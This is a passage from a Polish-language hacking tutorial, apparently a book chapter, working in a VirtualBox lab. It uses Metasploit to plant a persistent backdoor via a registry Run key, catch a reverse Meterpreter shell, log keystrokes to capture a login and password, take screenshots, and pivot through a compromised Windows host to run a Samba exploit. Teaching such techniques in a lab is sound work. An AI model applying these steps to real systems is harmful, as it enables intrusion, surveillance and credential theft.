   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by default).
   SESSION   2                yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host (%RAND% by default).


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

Najważniejszą rzeczą do zrobienia jest określenie ładunku, który zostanie wstrzyknięty jako usługa. W tym celu uruchomimy polecenie show advanced. Polecenie show advanced. wyświetli nam zaawansowane opcje, które możemy skonfigurować dla tego konkretnego modułu. Interesuje nas polecenie EXE::Custom, wskazujące, że użyjemy niestandardowego polecenia .exe, które zostanie uruchomione i wstrzyknięte do komputera docelowego jako usługa:

```
msf exploit(windows/local/persistence) > show advanced

Module advanced options (exploit/windows/local/persistence):

   Name                    Current Setting  Required  Description
   ----                    ---------------  --------  -----------
   ContextInformationFile                   no        The information file that contains context information
   DisablePayloadHandler   true             no        Disable the handler code for the selected payload
   EXE::Custom                              no        Use custom exe instead of automatically generating a payload exe
   EXE::EICAR              false            no        Generate an EICAR file instead of regular payload exe
   EXE::FallBack           false            no        Use the default template in case the specified one is missing
   EXE::Inject             false            no        Set to preserve the original EXE function
   EXE::OldMethod          false            no        Set to use the substitution EXE generation method.
   EXE::Path                                no        The directory in which to look for the executable template
   EXE::Template                            no        The executable template file name.
   EXEC_AFTER              false            no        Execute persistent script after installing.
   EnableContextEncoding   false            no        Use transient context when encoding payloads
   HANDLER                 false            no        Start an exploit/multi/handler job to receive the connection
   MSI::Custom                              no        Use custom msi instead of automatically generating a payload msi
   MSI::EICAR              false            no        Generate an EICAR file instead of regular payload msi
   MSI::Path                                no        The directory in which to look for the msi template
   MSI::Template                            no        The msi template file name
   MSI::UAC                false            no        Create an MSI with a UAC prompt (elevation to SYSTEM if accepted)
   VERBOSE                 false            no        Enable detailed status messages
   WORKSPACE                                no        Specify the workspace for this module
   WfsDelay                0                no        Additional delay when waiting for a session
```

Ustawimy XE::Custom na `/var/www/html/backdoor.exe`, dzięki czemu będziemy mogli uruchomić nasze tylne drzwi, które mieliśmy zapisane w `/var/www/html/backdoor.exe`. Polecenie wygląda następująco:

set EXE::Custom /var/www/html/backdoor.exe

Teraz uruchomimy show advbanced, aby upewnić się, że zostało poprawnie skonfigurowane, ponieważ czasami popełniamy błędy ortograficzne:

```
msf exploit(windows/local/persistence) > show advanced

Module advanced options (exploit/windows/local/persistence):

   Name                    Current Setting             Required  Description
   ----                    ---------------             --------  -----------
   ContextInformationFile                              no        The information file that contains context information
   DisablePayloadHandler   true                        no        Disable the handler code for the selected payload
   EXE::Custom             /var/www/html/backdoor.exe  no        Use custom exe instead of automatically generating a payload exe
   EXE::EICAR              false                       no        Generate an EICAR file instead of regular payload exe
   EXE::FallBack           false                       no        Use the default template in case the specified one is missing
   EXE::Inject             false                       no        Set to preserve the original EXE function
   EXE::OldMethod          false                       no        Set to use the substitution EXE generation method.
   EXE::Path                                           no        The directory in which to look for the executable template
   EXE::Template                                       no        The executable template file name.
   EXEC_AFTER              false                       no        Execute persistent script after installing.
   EnableContextEncoding   false                       no        Use transient context when encoding payloads
   HANDLER                 false                       no        Start an exploit/multi/handler job to receive the connection
   MSI::Custom                                         no        Use custom msi instead of automatically generating a payload msi
   MSI::EICAR              false                       no        Generate an EICAR file instead of regular payload msi
   MSI::Path                                           no        The directory in which to look for the msi template
   MSI::Template                                       no        The msi template file name
   MSI::UAC                false                       no        Create an MSI with a UAC prompt (elevation to SYSTEM if accepted)
   VERBOSE                 false                       no        Enable detailed status messages
   WORKSPACE                                           no        Specify the workspace for this module
   WfsDelay                0                           no        Additional delay when waiting for a session
```

Zamierzamy wykonać exploit to, a to prześle `/var/www/html/backdoor.exe` na komputer docelowy, używając określonej przez nas sesji (numer sesji 2). Zobaczymy, że została ona przesłana i zainstalowana po uruchomieniu exploit, w następujący sposób:

```
msf exploit(persistence) > exploit

[*] Running persistent module against MSEDGEWIN10 via session ID: 2
[*] Using custom payload /var/www/html/backdoor.exe, RHOST and RPORT settings will be ignored!
[+] Persistent VBS script written on MSEDGEWIN10 to C:\Users\IEUser\AppData\Local\Temp\UatuhS.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QwEhrEEJ
[+] Installed autorun on MSEDGEWIN10 as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\QwEhrEEJ
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/MSEDGEWIN10_20160602.2445/MSEDGEWIN10_20160602.2445.rc
```

Ważną rzeczą, o której należy pamiętać, jest plik zasobów, ponieważ możemy go użyć do wyczyszczenia i usunięcia backdoora po zakończeniu jego używania. Jeśli nie chcemy już, aby backdoor znajdował się na komputerze docelowym, możemy użyć pliku zasobów, aby go usunąć. Możemy zapisać ścieżkę do pliku RC z wyniku polecenia exploitw Leafpadzie, abyśmy mogli go uruchomić i usunąć nasz backdoor w przyszłości. Jeśli uruchomimy sressions -1, pokaże to, że sesja istnieje i możemy z nią wchodzić w interakcję. Możemy zakończyć tę sesję za pomocą polecenia sessions -K. Teraz, jeśli użyjemy list, nie będziemy mieli żadnych połączeń z komputerem docelowym. Korzystając z naszego multi-handlera exploitów, możemy nasłuchiwać połączeń przychodzących. Jeśli uruchomimy exploit, a zhakowany komputer jest już uruchomiony, połączenie zostanie nawiązane natychmiast, ponieważ nasz backdoor został wstrzyknięty do komputera docelowego na porcie 8080 w reverse_http. Uruchomimy jednak ponownie komputer docelowy, aby upewnić się, że zawsze będziemy z nim mieć połączenie. Wykonajmy standardowy restart komputera z systemem Windows. Nasz komputer Kali będzie próbował połączyć się z nim ponownie co 10 sekund, niezależnie od tego, ile razy komputer z systemem Windows zostanie ponownie uruchomiony lub wyłączony. Teraz uruchomimy nasz handler Meterpretera i będziemy czekać na połączenia. Wystarczy uruchomić exploit, aby nasłuchiwać, a nawiązanie połączenia zwrotnego zajmie maksymalnie 10 sekund. Jak widać na poniższym zrzucie ekranu, nawiązaliśmy połączenie z komputerem docelowym i teraz mamy do niego pełny dostęp:

```
msf exploit(multi/handler) > exploit

[*] Started HTTPS reverse handler on https://10.0.2.15:8080
[*] https://10.0.2.15:8080 handling request from 10.0.2.5; (UUID: o6dbxepr) Staging x86 payload (180825 bytes) ...
[*] Meterpreter session 1 opened (10.0.2.15:8080  > 10.0.2.5:49773) at 2018 07 26 07:29:13  0400
```

**Rejestrowanie naciśnięć klawiszy**

W tej sekcji dowiesz się, jak rejestrować każde zdarzenie myszy lub klawiatury na komputerze docelowym. Zrobimy to za pomocą wtyczki dołączonej do Meterpretera. Mamy już Meterpretera, więc wystarczy uruchomić polecenie keyscan_star w następujący sposób:

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
```


Załóżmy, że chcemy wejść na Facebooka i zalogować się na konto. Jeśli spojrzymy na adres URL witryny, zauważymy, że zawiera on protokół HTTPS i nie ma w nim nic złego. Zazwyczaj do zalogowania się na konto potrzebujemy hasła. Jeśli wrócimy do terminala, zobaczymy log wszystkiego, co zostało zarejestrowane, wpisując keyscan_dump. Dzięki temu poleceniu możemy zobaczyć, że użytkownik docelowy wpisał www.facebook.com, nacisnął Enter i wprowadził swoją nazwę użytkownika, która brzmiała `zaid@isecur1ty.org`, oraz hasło 123456:

```
meterpreter > keyscan_dump
Dumping captured keystrokes...
facebook.com<CR>
zaid<Shift>@isecur1ty.org<Tab>123456<CR>
```

To zapisze wszystko, co dzieje się na komputerze. Możemy zatrzymać działanie keyscan_stop, a sniffer zostanie zatrzymany. Inną fajną rzeczą, którą możemy zrobić, jest wykonanie zrzutu ekranu, po prostu wpisując screenshot; zostanie on zapisany w katalogu /root:

```
meterpreter > screenshot
Screenshot saved to: /root/PQolHjji.jpeg
```


Przejdź do katalogu /root, a zobaczysz zrzut ekranu. Pokazuje on, co jest wyświetlane na ekranie komputera docelowego:



To tylko dwie z dostępnych funkcji. Keylogger jest bardzo przydatny, ponieważ pozwala nam uzyskać nazwy użytkowników i hasła oraz sprawdzić, co użytkownik docelowy robi na komputerze. Oczywiście możemy korzystać z innych programów do keyloggerów, takich jak przenośny keylogger; wystarczy je wgrać za pomocą polecenia upload, którego nauczyliśmy się wcześniej, a następnie uruchomić.


**Wprowadzenie do pivotingu**

W tej sekcji (i kilku kolejnych) omówimy koncepcję pivotingu. Założymy, że naszym celem jest urządzenie METASPLOITABLE. Na poniższym diagramie każde z dużych kółek przedstawia sieć i, jak widać, urządzenie Metasploitable nie jest widoczne dla hakera:





Urządzenie Metasploitable jest ukryte, albo za siecią, albo z jakiegoś innego powodu. Haker nie może pingować ani uzyskać dostępu do adresu IP urządzenia Metasploitable. Zakładamy, że w naszym przykładzie urządzenie Metasploitable znajduje się w innej sieci. Widzimy, że sieć ma cztery urządzenia. Zawiera urządzenie Metasploitable, iPhone'a, inne urządzenie i urządzenie z systemem Windows (które zhakowaliśmy i które jest zaznaczone na czerwono); urządzenie hakera znajduje się w mniejszej sieci, a są tam tylko dwa urządzenia (haker i komputer z systemem Windows, który zhakowaliśmy). Celem pivotingu jest wykorzystanie zhakowanego urządzenia (wspólnego urządzenia pośrodku) do skompromitowania innych urządzeń, do których ma dostęp. Haker nie widzi więc naszego celu, czyli urządzenia Metasploitable – urządzenie, które właśnie zhakowaliśmy, widzi je, ponieważ znajdują się w tej samej sieci. W kolejnych sekcjach spróbujemy zhakować urządzenie Metasploitable, nawet gdy nie jest ono widoczne dla hakera (urządzenie Kali). Jedynym sposobem uzyskania dostępu do urządzenia Metasploitable jest urządzenie z systemem Windows, które posłuży jako punkt odniesienia. Aby skonfigurować naszą sieć (nasze laboratorium), przejdziemy do ustawień VirtualBox, a następnie


do Preferencji | Sieć; zobaczymy, że mamy sieć, której używaliśmy jako wewnętrznej sieci NAT:





Sieć NatNetwork to sieć, do której podłączone są nasze urządzenia Windows i Kali. Klikając znak plus (+), utworzymy kolejną sieć NAT, która będzie się nazywać NatNetwork1:





Teraz klikniemy trzecią ikonę po prawej, aby edytować ustawienia i ustawić adres IP sieci. Ustawimy go na 10.0.3.0/24. Poniższy zrzut ekranu przedstawia wszystkie ustawienia:




Utworzyliśmy więc kolejną sieć, z którą komputer Kali nie jest połączony. Teraz zmodyfikujemy ustawienia urządzenia z systemem Windows, aby połączyć je z obiema sieciami. Urządzenie z systemem Windows, jak widać na powyższym zrzucie ekranu, jest urządzeniem wspólnym i będzie połączone z siecią NAT, do której podłączony jest Kali, a także z tą, do której podłączony jest komputer Metasploitable. W ustawieniach komputera z systemem Windows przejdź do sekcji Sieć | Karta sieciowa 2 | Włącz kartę sieciową i połącz urządzenie z siecią NAT. Następnie wybierz NatNetwork1 w następujący sposób:




Urządzenie z systemem Windows korzysta teraz z dwóch adapterów: jeden z nich jest podłączony do sieci NatNetwork, a drugi do sieci NatNetwork1. Na urządzeniu Metasploitable przejdź do Ustawień | Sieć i zamiast podłączać je do NatNetwork, podłącz je do NatNetwork1:




Teraz urządzenie Metasploitable jest połączone tylko z tą samą siecią, do której jest podłączone urządzenie z systemem Windows, a komputer Kali jest połączony tylko z tą samą siecią, do której jest podłączone urządzenie z systemem Windows. Urządzenie z systemem Windows jest połączone z obiema sieciami. Teraz, aby sprawdzić, czy ustawienia są poprawne, uruchomimy urządzenie Metasploitable oraz urządzenie z systemem Windows i użyjemy poleceń ping, aby upewnić się, że wszystko jest poprawnie skonfigurowane. Najważniejsze jest, aby komputer z systemem Windows mógł pingować zarówno urządzenia Metasploitable, jak i Kali. Na poniższym zrzucie ekranu widać, że uzyskaliśmy adres IP urządzenia Metasploitable – 10.0.3.5:

```
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:5f:44:0c
          inet addr:10.0.3.5  Bcast:10.0.3.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe5f:440c/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:38 errors:0 dropped:0 overruns:0 frame:0
          TX packets:69 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5571 (5.4 KB)  TX bytes:7198 (7.0 KB)
          Base address:0xd010 Memory:f0000000-f0020000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:95 errors:0 dropped:0 overruns:0 frame:0
          TX packets:95 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19669 (19.2 KB)  TX bytes:19669 (19.2 KB)
```

Uruchom polecenie ping 10.0.3.5, a przekonasz się, że komputer z systemem Windows widzi maszynę Metasploitable, jak pokazano na poniższym zrzucie ekranu:

```
C:\Users\IEUser>ping 10.0.3.5

Pinging 10.0.3.5 with 32 bytes of data:
Reply from 10.0.3.5: bytes=32 time<1ms TTL=64
Reply from 10.0.3.5: bytes=32 time<1ms TTL=64
Reply from 10.0.3.5: bytes=32 time<1ms TTL=64
Reply from 10.0.3.5: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.3.5:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Sprawdźmy teraz, czy system Windows widzi maszynę Kali, która znajduje się pod adresem 10.02.15. Jeśli system Windows widzi obie maszyny, oznacza to, że jest to maszyna pośrodku:

```
C:\Users\IEUser>ping 10.0.2.15

Pinging 10.0.2.15 with 32 bytes of data:
Reply from 10.0.2.15: bytes=32 time<1ms TTL=64
Reply from 10.0.2.15: bytes=32 time<1ms TTL=64
Reply from 10.0.2.15: bytes=32 time<1ms TTL=64
Reply from 10.0.2.15: bytes=32 time<1ms TTL=64

Ping statistics for 10.0.2.15:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 0ms, Average = 0ms
```

Sprawdzimy również, czy maszyna Metasploitable widzi maszynę Kali. Nie powinna jej widzieć, ponieważ maszyny Kali i Metasploitable są połączone z dwiema różnymi sieciami. Po uruchomieniu `ping 10.0.2.15` na maszynie Metasploitable, zobaczymy, że nie otrzymujemy żadnych pakietów -Wysłano 18 pakietów, a odebrano 0:

```
msfadmin@metasploitable:~$ ping 10.0.2.15
PING 10.0.2.15 (10.0.2.15) 56(84) bytes of data.

--- 10.0.2.15 ping statistics ---
18 packets transmitted, 0 received, 100% packet loss, time 17012ms
```

Zatem urządzenie Metasploitable nie widzi maszyny Kali, a maszyna Kali również nie widzi urządzenia Metasploitable. Uruchom polecenie `ping 10.0.3.5` w systemie Kali, a przekonamy się, że wysyła on pakiety 3 i odbiera je 0; te dwa urządzenia nie widzą się nawzajem, ponieważ znajdują się w dwóch różnych sieciach, jak pokazuje poniższy zrzut ekranu:

```
root@kali:~# ping 10.0.3.5
PING 10.0.3.5 (10.0.3.5) 56(84) bytes of data.
^C
--- 10.0.3.5 ping statistics ---
3 packets transmitted, 0 received, 100% packet loss, time 2046ms
```

W następnej sekcji wykorzystamy nasz dostęp do komputera z systemem Windows, aby włamać się do urządzenia Metasploitable, ponieważ komputer z systemem Windows jest wspólnym urządzeniem, podłączonym do obu sieci.

**Obracanie autoroute'ów**

Teraz, gdy rozumiemy koncepcję obracania, jego wykonanie nie będzie trudne. Wystarczy wgrać dowolne narzędzie, którego chcemy użyć; na przykład, jeśli chcemy użyć Nmap, ARP spoof lub dSniff, możemy wgrać te narzędzia i uruchomić je na komputerze z systemem Windows, który jest podłączony do dużej sieci, a następnie uruchomić skaner portów, wykonać zatrucie ARP lub przeprowadzić ataki typu man-in-the-middle, tak jak nauczyliśmy się wcześniej. To bardzo proste; wystarczy użyć polecenia upload i uruchomić narzędzie z wiersza poleceń. W tej sekcji zobaczymy, jak skonfigurować trasę między zhakowanym komputerem a naszym komputerem, abyśmy mogli użyć dowolnego narzędzia pomocniczego lub modułu Metasploit przeciwko dużej sieci. Będziemy mogli korzystać z exploitów Metasploit, skanerów portów i innych przydatnych modułów. Aby to zrobić, użyjemy modułu o nazwie autoroute. Przyjrzyjmy się, jak uruchomić exploit na maszynie wirtualnej Metasploitable; nie powinno to zadziałać, ponieważ na razie nie jest on dla nas widoczny. Użyjemy więc sessions list i przekonamy się, że mamy połączenie przez komputer z systemem Windows, który już zhakowaliśmy:

```
msf exploit(multi/handler) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                      Connection
  --  ----  ----                     -----------                      ----------
  1         meterpreter x86/windows  MSEDGEWIN10\IEUser @ MSEDGEWIN10  10.0.2.15:8080 -> 10.0.2.5:49747 (10.0.2.5)
```

Następnie uruchomimy `use exploit/multi/samba/usermap_script` - ten exploit został już wcześniej wykorzystany na urządzeniu Metasploitable, ale znajdował się wtedy w tej samej sieci, więc był dla nas widoczny. Tym razem próbujemy zaatakować urządzenie, które jest niewidoczne. Następnie uruchomimy show options w następujący sposób:

```
msf exploit(multi/handler) > use exploit/multi/samba/usermap_script
msf exploit(multi/samba/usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

